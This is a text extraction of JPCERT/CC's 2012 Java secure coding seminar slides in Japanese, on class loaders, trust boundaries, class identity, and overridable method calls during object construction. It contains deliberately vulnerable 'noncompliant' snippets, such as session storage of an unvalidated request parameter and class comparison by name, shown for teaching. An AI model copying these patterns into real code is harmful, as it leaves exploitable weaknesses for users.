

Javaセキュアコーディングセミナー東京

第1回 オブジェクトの生成とセキュリティ

2012年9月9日(日)

JPCERTコーディネーションセンター
脆弱性解析チーム
久保 正樹, 戸田 洋三

▶ 本資料について

- ▶ 本セミナーに使用するテキストの著作権はJPCERT/CCに帰属します。
- ▶ 事前の承諾を受けた場合を除いて、本資料に含有される内容（一部か全部かを問わない）を複製・公開・送信・頒布・譲渡・貸与・使用許諾・転載・再利用できません。

▶ 本セミナーに関するお問い合わせ

- ▶ JPCERTコーディネーションセンター
- ▶ セキュアコーディング担当
- ▶ E-mail : secure-coding@jpcert.or.jp
- ▶ TEL : 03-3518-4600

自己紹介

- ▶ 久保 正樹（くぼ まさき） / masaki.kubo@jpcert.or.jp
 - ▶ 脆弱性解析チームリーダー、GSSP-Cプログラマ
 - ▶ 国立情報学研究所トップエスイープロジェクト講師
 - ▶ ISO/IEC SC27 WG4 エキスパート
 - ▶ プログラミングとの出会いは、コンピュータ音楽から。前職はソニー（株）でVAIOのソフトウェア開発。退職後、ダートマス大学大学院で電子音響音楽修士。2005年からJPCERTで情報セキュリティに従事。
 - ▶ <http://www.facebook.com/masaki.kubo>

- ▶ 戸田 洋三（とだ ようぞう） / yozo.toda@jpcert.or.jp
 - ▶ リードアナリスト、GSSP-Cプログラマ
 - ▶ 国立情報学研究所トップエスイープロジェクト講師
 - ▶ 小学生の頃に月刊『子供の科学』のマイコンの記事でプログラミングに出会う。東京工業大学情報理工学研究科にて型理論の研究で修士。「証明からのプログラム抽出」に興味を持つ。千葉大学総合情報処理センターで学内ネットワーク運営やJP-MBoneの活動に従事した後、2001年からJPCERTのメンバー。
 - ▶ <http://www.facebook.com/yozo.toda>

自己紹介

▶ 翻訳書

- ▶ 『Javaセキュアコーディング CERT/Oracle版』 ASCII, 2012
- ▶ 『CERT C セキュアコーディングスタンダード』 ASCII, 2009
- ▶ 『C/C++セキュアコーディング』 ASCII, 2006



▶ セキュアコーディングに関する連載記事

- ▶ <http://codezine.jp/>

このセミナーについて

- ▶ 第1回 9月9日（日）
 - ▶ オブジェクトの生成とセキュリティ
- ▶ 第2回 10月14日（日）
 - ▶ 数値データの取扱いと入力値検査
- ▶ 第3回 11月11日（日）
 - ▶ 入出力(ファイル, ストリーム)と例外時の動作
- ▶ 第4回 12月16日（日）
 - ▶ メソッドに関するセキュリティ

今日の時間割

- ▶ 13:00 - 14:30 講義（担当：久保）
- ▶ 14:40 - 16:00 クイズと演習（担当：戸田）

Javaプログラマーとセキュリティ

- ▶ 暗号APIを正しく使ってますか？
- ▶ ウェブアプリの脆弱性って？
- ▶ 言語のセキュリティ機能、仕組みを理解していますか？
- ▶ セキュアコーディングを実践していますか？



- ▶ Javaの安全神話
 - ▶ 「Javaは安全」とは、言語がその設計段階から安全性に配慮して設計されたただけのこと
 - ▶ コードが自動的に安全になるわけではない(なる部分もある)

- ▶ **アプリのセキュリティは、プログラマーの仕事！**

イントロダクション

基礎概念のおさらい

JVMのメモリ構造



信頼できるコード vs. 信頼できないコード

- ▶ final宣言の意味
- ▶ セキュリティ上の脅威（どんな問題につながるから、何にどう気をつけなくてはならないのか）
- ▶ 攻撃者の視点からみると、何が見えるのか(どんな攻撃ができるのか)

信頼境界 (trust boundary)

- ▶ プログラムに引かれた境界線
 - ▶ 一方では、データは信頼できない
 - ▶ 他方では、データは信頼できる(と想定)
- ▶ 信頼できない側から入ってきたデータは、検証にパスしてはじめて、信頼できる側に移すことができる
- ▶ この線が不明確(あるいは未定義)だと、脆弱性につながる
 - ▶ ***trust boundary violation***

```
username = request.getParameter("username");  
if (session.getAttribute(ATTR_USR) == NULL) {  
    session.setAttribute(ATTR_USR, username);  
}
```

final宣言

- ▶ 変数がfinal
- ▶ クラスがfinal
- ▶ クラスのフィールドがfinal
- ▶ メソッドがfinal

クラスとクラスローダー

JAVAを支える動的クラスローディング

クラスファイル、型、クラスローダー

D へのシンボリックな参照は、Cのリンク時に実際のクラスに解決される

- バイトコード
- フィールドへのシンボリックな参照
- メソッド
- 他のクラスの名前

```
class C {  
    void f() {  
        D d = new D();  
        //...  
    }  
}
```

C.java

コンパイル

000	CA	FE	BA	BE	00	00	00	32	00	1:
013	00	02	00	11	07	00	13	0A	00	0:
026	1F	07	00	16	01	00	06	3C	69	6:
039	01	00	04	43	6F	64	65	01	00	0:
04C	72	54	61	62	6C	65	01	00	04	6:
05F	6A	61	76	61	2F	6C	61	6E	67	2:
072	01	00	0A	53	6F	75	72	63	65	4:
085	6B	2F	6A	61	76	61	0C	00	09	0:
	6C	64	6F	67	0C	01				

クラスファイル

ロードされる

クラスローダー
(クラスCの defining class loader)

動的クラスローディング

- ▶ Javaプラットフォームにおいて実行時にコンポーネントをインストールする仕組みを実現する
 - ▶ 遅延ロード (lazy loading)
 - ▶ クラスは参照されて初めてロードされる
 - ▶ ユーザ定義のクラスロードポリシー
 - ▶ どのクラスを見つけるかカスタマイズ可能
 - ▶ 複数の名前空間
 - ▶ 同一のクラスが、異なるクラスローダーにロードされ、独立性をもつ


ブートストラップクラスローダー

- ▶ 卵が先か、ニワトリが先か
 - ▶ クラスローダー自身もクラスのインスタンス
 - ▶ 別のクラスによってロードされなくてはならない
 - ▶ **最初のクラスローダーはどこからやってくる？**
- ▶ ブートストラップクラスローダー
 - ▶ `java.* packages` のようなコアクラスをロードする
 - ▶ 「原始(primordial)」クラスローダーともよばれ、クラスローディングのプロセスの最初の引き金を引く

システムクラスローダー

- ▶ システムクラスローダー (アプリケーションクラスローダー)
 - ▶ システムクラスをロードする
 - ▶ CLASSPATH 配下に存在する全てのクラスはシステムクラスと呼ばれる
 - ▶ `java.lang.ClassLoader.getSystemClassLoader` はシステムクラスローダーを返す

クラスローダーの委譲階層




クラスローダーに関する制約

- ▶ クラスローダーはセンシティブな処理を行うことができる
 - ▶ ex. クラスを定義する
- ▶ そのため、セキュリティマネージャーが存在する場合には制限が課される
 - ▶ ClassLoader のコンストラクタはパーミッションが必要
 - ▶ RuntimePermission - “createClassLoader”
- ▶ `getSystemClassLoader()`、`getParent()` 呼出しも同様に制限される
 - ▶ どのオブジェクトも `this.getClass().getClassLoader()` を呼べば自身を定義したクラスローダーを取得できるので危険
 - ▶ 呼出しに成功するのは…
 - ▶ 呼出し側のクラスローダーが、実行コンテキストのクラスローダーと同じもしくはその委譲元クラスローダーであるか、
 - ▶ 実行コンテキストに RuntimePermission - “getClassLoader” がある場合

java.lang.ClassLoader

- ▶ クラスロード関連メソッド
 - ▶ `public Class loadClass(String name)`
 - ▶ `protected native final Class findLoadedClass(String name)`
 - ▶ `protected Class findClass(String name)`
 - ▶ `protected final void resolveClass(Class c)`
 - ▶ `protected Class<?> defineClass(String name, byte[] b, int off, int len)`

loadClass(): クラスを探す




loadClassメソッドの動作

1. findLoadedClass()を呼んでクラスが既にロードされていないかチェック
2. 親のクラスローダーのloadClass()を呼ぶ (クラスのロードを親に委譲)
3. findClass()を呼んでクラスを探す(見つからなかったらClassNotFoundException)

クラス定義

- ▶ クラスは、バイナリ表現(クラスファイル)が見つかったと、`defineClass()`メソッドにより定義される
 - ▶ クラスを表すバイト列をクラス'Class'のインスタンスに変換し、デフォルトの`ProtectionDomain`を新しく定義されたクラスに割り当てる
 - ▶ `protected final Class defineClass(String name, byte[] b, int off, int len, ProtectionDomain protectionDomain)`




インスタンスの生成が可能

デモ


クラスのロード

クラス名ではなくクラスを比較する

クラスの名義



- ▶ $C = \langle N, L \rangle$
 - ▶ 実際のクラスの型は、クラス名 N とその定義ローダー L によって一意に決まる



- ▶ JVM上の2つのクラス(クラス型)が同じであるとは
 - ▶ クラス名が同じ
 - ▶ かつ、それらの定義ローダーが同じ場合

クラス名ではなくクラスを比較

違反コード

```
// オブジェクト auth が期待するクラスのオブジェクトかどうかを調  
べる  
if (auth.getClass().getName().equals  
    ("com.application.auth.DefaultAuthenticationHandler"))  
{  
    // ...  
}
```

- ▶ `auth.getClass()`
 - ▶ このオブジェクトの実行時クラスを表すClassオブジェクトを返す
- ▶ `getName()`
 - ▶ そのオブジェクトが表すクラス名

クラス名ではなくクラスを比較

適合コード

```
// オブジェクト auth が期待するクラスのオブジェクトかどうかを調べる
if (auth.getClass() ==
    com.application.auth.DefaultAuthenticationHandler.class)
{
    // ...
}
```

- ▶ 右辺式で、ハンドラーのクラス名を直接指定
- ▶ このハンドラーがまだロードされていなければ、Javaの実行環境はクラスをロード
- ▶ クラスオブジェクト同士を比較

[参考]

Class names don't identify a class

<http://www.javaspecialists.eu/archive/Issue018.html>

- ▶ Inside Java 2 Platform Security, Second Edition
- ▶ “Internals of Java Class Loading” by Binildas Christudas
 - ▶ <http://onjava.com/pub/a/onjava/2005/01/26/classloading.html>
- ▶ Java Security Guidelines: Developing and Using Java More Securely
 - ▶ <http://www.securingjava.com/chapter-seven/chapter-seven-1.html>
- ▶ CWE-486: Comparison of Classes by Name
 - ▶ <http://cwe.mitre.org/data/definitions/486.html>

オブジェクトの生成

オブジェクトの生成方法

- ▶ 3つの方法
 - ▶ new演算子
 - ▶ clone()メソッド
 - ▶ シリアライズからの復元

- ▶ それぞれについて、オーバーライド可能なメソッドを呼び出した場合について考えてみる

オブジェクト生成時の注意


- ▶ オブジェクト生成時にオーバーライド可能なメソッドを呼び出すと、初期化を完了していないデータが使用され、実行時例外や予期せぬ結果を招く可能性がある。



- ▶ オブジェクト生成時にはオーバーライド可能なメソッドを呼び出してはいけません!


new演算子

newによるオブジェクト生成の流れ



オブジェクト生成の流れ

```
class Point {
    int x, y;
    Point() { x = 1; y = 1; }
}
class ColoredPoint extends Point {
    int color = 0xFF00FF;
}
class Test {
    public static void main(String[] args)
    {
        ColoredPoint cp = new
ColoredPoint();
        System.out.println(cp.color);
    }
}
```



ColoredPointの領域確保

メンバフィールド初期化 (デフォルト値)

ColoredPointのコンストラクタを実行

```
ColoredPoint() { super(); }
```

Pointのコンストラクタを実行

```
Point() { super(); x=1; y=1; }
```

Objectのコンストラクタを実行

```
Object() { }
```

Pointの初期化式を評価

Pointのコンストラクタ本体を実行
(`x = 1; y = 1;`)

ColoredPointの初期化式を評価
(`color = 0xFF00FF;`)

ColoredPointのコンストラクタ本体

ポイント

- ▶ コンストラクタはまず、スーパークラスのコンストラクタを呼び出す
 - ▶ スーパークラスのコンストラクタは、さらにスーパークラスのコンストラクタを呼び出す
 - ▶ … Object class までさかのぼる …
- ▶ ここで問題
- ▶ スーパークラスのコンストラクタの中で、サブクラスでオーバーライドされたメソッドが呼び出されるとどうなる？

2つのdoLogic()

```
class SuperClass {
    public SuperClass () { doLogic(); }
    public void doLogic() { System.out.println("This is superclass!"); }
}
```

```
class SubClass extends SuperClass {
    private String color = null;
    public SubClass() {
        super();
        color = "Red";
    }
    public void doLogic() {
        System.out.println("This is subclass! The color is :" + color);
    }
}
```

```
public class Overridable {
    public static void main(String[] args) {
        SuperClass bc = new SuperClass();
        SuperClass sc = new SubClass();
    }
}
```

実行すると…

```
$ java Overridable
This is superclass!
This is subclass! The color is :null
```

コンストラクタの実行

```
class SuperClass {
    public SuperClass () { doLogic(); }
    public void doLogic() { System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
    private String color = null;
    public SubClass() {
        super();
        color = "Red";
    }
    public void doLogic() {
        System.out.println("This is subclass! The color is :" + color);
    }
}

public class Overridable {
    public static void main(String[] args) {
        SuperClass bc = new SuperClass();
        SuperClass sc = new SubClass();
    }
}
```

コンストラクタの実行

```
class SuperClass {
    public SuperClass () { doLogic(); }
    public void doLogic() { System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
    private String color = null;
    public SubClass(){
        super();
        color = "Red";
    }
    public void doLogic(){
        System.out.println("This is subclass! The color is :" + color);
    }
}

public class Overridable {
    public static void main(String[] args){
        SuperClass bc = new SuperClass();
        SuperClass sc = new SubClass();
    }
}
```

コンストラクタの実行

```
class SuperClass {
    public SuperClass () { doLogic(); }
    public void doLogic() { System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
    private String color = null;
    public SubClass() {
        super();
        color = "Red";
    }
    public void doLogic() {
        System.out.println("This is subclass! The color is :" + color);
    }
}

public class Overridable {
    public static void main(String[] args) {
        SuperClass bc = new SuperClass();
        SuperClass sc = new SubClass();
    }
}
```

コンストラクタの実行

```
class SuperClass {
    public SuperClass () { doLogic(); }
    public void doLogic() { System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
    private String color = null;
    public SubClass() {
        super();
        color = "Red";
    }
    public void doLogic() {
        System.out.println("This is subclass! The color is :" + color);
    }
}

public class Overridable {
    public static void main(String[] args) {
        SuperClass bc = new SuperClass();
        SuperClass sc = new SubClass();
